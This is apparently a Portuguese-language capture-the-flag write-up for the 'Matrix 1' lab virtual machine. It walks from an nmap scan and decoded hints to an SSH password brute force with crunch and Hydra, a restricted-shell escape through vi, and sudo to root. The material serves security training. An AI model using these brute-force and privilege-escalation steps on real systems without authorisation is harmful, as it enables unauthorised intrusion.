Matrix 1

IP da máquina: 192.168.2.106 // MAC: 08:00:27:E5:B2:AA


Resultados do nmap:

nmap -A -p- 192.168.2.106

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title: Welcome in Matrix
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title: Welcome in Matrix
MAC Address: 08:00:27:E5:B2:AA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
```

Evidencia encontrada:


http://192.168.2.106:31337/



echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d

```
root@kali:~# echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrixroot@ka
```


http://192.168.2.106:31337/Cypher.matrix




```
root@kali:~/Downloads# cat Cypher.matrix
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-.-< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
+.<++ ++[-> ++++< ]>+.+ .<+++ +[->- ---<] >---- .<+++ [->++ +<]>+ +.-<+
++[-> +++<] >++++ .<+++ +++++ [->-- ----- -<]>- ----- ----- --.<+ ++[->
---<] >---. <++++ ++[-> +++++ +<]>+ ++++. <++++ ++[-> ----- -<]>- ----.
```

Senha parcialmente encontrada no decoder:

https://www.splitbrain.org/_static/ook/



Criando uma wordlist:

crunch 8 8 -t k1ll0r%@ -o matrix.txt

```
root@kali:~# crunch 8 8 -t k1ll0r%@ -o matrix.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output
```

Hydra:

hydra -l guest -P matrix.txt 192.168.2.106 ssh

```
root@kali:~# hydra -l guest -P matrix.txt 192.168.2.106 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-22 18:29:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.2.106:22/
[STATUS] 178.00 tries/min, 178 tries in 00:01h, 84 to do in 00:01h, 16 active
[22][ssh] host: 192.168.2.106   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-22 18:30:20
```

Usuário: guest // Senha: k1ll0r7n

SSH:

```
root@kali:~# ssh guest@192.168.2.106
The authenticity of host '192.168.2.106 (192.168.2.106)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9ytO1L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.106' (ECDSA) to the list of known hosts.
guest@192.168.2.106's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
```

```
guest@porteus:~$ id
-rbash: id: command not found
guest@porteus:~$ $PATH
-rbash: /home/guest/prog: restricted: cannot specify `/' in command names
```

Usuário tem permissão para usar vi:

```
guest@porteus:~$ echo /home/guest/prog/*
/home/guest/prog/vi
```

```
guest@porteus:~$ echo $SHELL
/bin/rbash
```

Vi:

```
~
:!/bin/bash
```

export SHELL=/bin/bash:$SHELL

export PATH=/usr/bin:$PATH

```
guest@porteus:~$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
```

export PATH=/bin:$PATH

sudo su

Senha: k1ll0r7n

```
guest@porteus:~$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
There must be cure for it!
Password:
```

Root:

```
root@porteus:/home/guest# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
root@porteus:/home/guest# uname -a
Linux porteus 4.16.3-porteus #1 SMP PREEMPT Sat Apr 21 12:42:52 Local time zone must be set-- x86_64 Inte
l(R) Core(TM) i3-3240 CPU @ 3.40GHz GenuineIntel GNU/Linux
```